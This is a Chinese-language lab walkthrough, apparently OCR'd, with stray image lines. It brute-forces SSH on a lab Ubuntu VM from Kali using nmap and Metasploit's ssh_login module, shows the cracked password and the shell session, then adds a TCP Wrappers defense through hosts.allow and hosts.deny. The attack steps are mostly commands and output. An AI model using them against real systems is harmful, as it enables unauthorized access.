

破解Ubuntu Linux SSH服务

实验环境

Ubuntu 10.10.10.14/24



Kali 10.10.10.15/24



破解步骤

1.加载Kali-Linux虚拟机，利用Nmap对目标10.10.10.14进行端口扫描


nmap -v -A -Pn 10.10.10.14

```
└─# nmap -v -A -Pn 10.10.10.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times wi
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-30 13:46 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:46
Completed NSE at 13:46, 0.00s elapsed
Initiating NSE at 13:46
Completed NSE at 13:46, 0.00s elapsed
Initiating NSE at 13:46
Completed NSE at 13:46, 0.00s elapsed
Initiating ARP Ping Scan at 13:46
Scanning 10.10.10.14 [1 port]
Completed ARP Ping Scan at 13:46, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:46
Completed Parallel DNS resolution of 1 host. at 13:46, 2.04s elapsed
Initiating SYN Stealth Scan at 13:46
Scanning 10.10.10.14 [1000 ports]
Discovered open port 22/tcp on 10.10.10.14
Completed SYN Stealth Scan at 13:46, 0.10s elapsed (1000 total ports)
Initiating Service scan at 13:46
Scanning 1 service on 10.10.10.14
Completed Service scan at 13:46, 0.01s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 10.10.10.14
NSE: Script scanning 10.10.10.14.
Initiating NSE at 13:46
Completed NSE at 13:46, 0.06s elapsed
Initiating NSE at 13:46
Completed NSE at 13:46, 0.00s elapsed
Initiating NSE at 13:46
Completed NSE at 13:46, 0.00s elapsed
Nmap scan report for 10.10.10.14
Host is up (0.00070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d7:43:a8:1b:96:e5:9c:c7:db:3e:af:06:f4:4c:5d:56 (RSA)
|   256 fb:55:bd:47:8f:d4:ad:97:f8:3e:55:e9:82:e9:40:05 (ECDSA)
|_  256 88:b4:e2:39:9d:cb:99:f2:77:c0:60:ba:2d:fa:44:d3 (ED25519)
MAC Address: 00:0C:29:1D:1E:33 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 26.605 days (since Tue Oct  3 23:14:58 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
```


2.打开另一个新的命令窗口，输入ssh 用户名@IP地址,任意输入密码，提示访问被阻止。多次尝试，账户不会被锁定，满足暴力破解条件

```
┌──(root💀kali)-[~/桌面]
└─# ssh [redacted]@10.10.10.14
[redacted]@10.10.10.14's password:
Permission denied, please try again.
[redacted]@10.10.10.14's password:
Permission denied, please try again.
[redacted]@10.10.10.14's password:
[redacted]@10.10.10.14: Permission denied (publickey,password).
```


3.使用Metasploit中的ssh_login模块进行破解，打开Kali系统终端,输入msfconsole



4.输入search ssh_login,搜索ssh_login,显示搜索到ssh_login模块



5.输入use auxiliary/scanner/ssh/ssh_login,加载ssh_login模块




6.输入show options,显示ssh_login模块参数

RHOSTS:目标主机IP地址

PASS_FILE:暴力破解密码字典存放路径

USERNAME:指定暴力破解使用的用户名

STOP_ON_SUCCESS:设置破解出密码后立即停止暴力破解



7.设置暴力破解目标主机的相关参数

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.10.14
rhosts ⇒ 10.10.10.14
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /tmp/pass.txt
pass_file ⇒ /tmp/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set  stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set username
username ⇒ wuyun
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

8.成功获取密码，且破解出用户的UID GID 属于哪些组、操作系统的发行版本号和内核版本号

```
[+] 10.10.10.14:22 - Success: '      :abc123456' 'uid=1000(      ) gid=1000(      ) 组=1000(      ),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare) Linux      4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Ap
r 13 09:27:15 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.10.10.15:41879 → 10.10.10.14:22) at 2023-10-30 14:36:54 +0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

9.打开终端输入ssh 用户名@IP地址,并输入破解的密码,登录服务器

```
┌──(root💀kali)-[~/桌面]
└─# ssh      @10.10.10.14
      @10.10.10.14's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 个可升级软件包。
2 个安全更新。

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Oct 30 13:48:54 2023 from 10.10.10.15
      :~$
```

10.输入命令，查看服务器相关信息

ls -l

```
8980 9月    8  2022 examples.desktop
4096 9月    8  2022 公共的
4096 9月    8  2022 模板
4096 9月    8  2022 视频
4096 9月    8  2022 图片
4096 9月    8  2022 文档
4096 9月    8  2022 下载
4096 9月    8  2022 音乐
4096 9月    8  2022 桌面
```

添加Tcp_wrappers防御

1.修改/etc/hosts.allow文件

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd:10.10.10.0/255.255.255.0
```

修改/etc/hosts.deny

```
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID
sshd:all
```

2.允许10.10.10.14的计算机登录SSH服务器，禁止10.10.10.15的计算机登录SSH服务器

编辑文件/etc/hosts.allow,允许10.10.10.14的计算机登录Linux服务器

```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd:10.10.10.14/255.255.255.0
```

编辑文件/etc/hosts.deny,禁止10.10.10.15的计算机登录Linux服务器

```
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID
sshd:10.10.10.15/255.255.255.0
```

编辑文件/etc/hosts.allow 和 /etc/hosts.deny完成后，需要重新启动SSHD服务

```
vim /etc/hosts.allow
vim /etc/hosts.deny
service sshd restart
```

在客户端Kali使用exploit开始攻击，不能获取SSH服务器的密码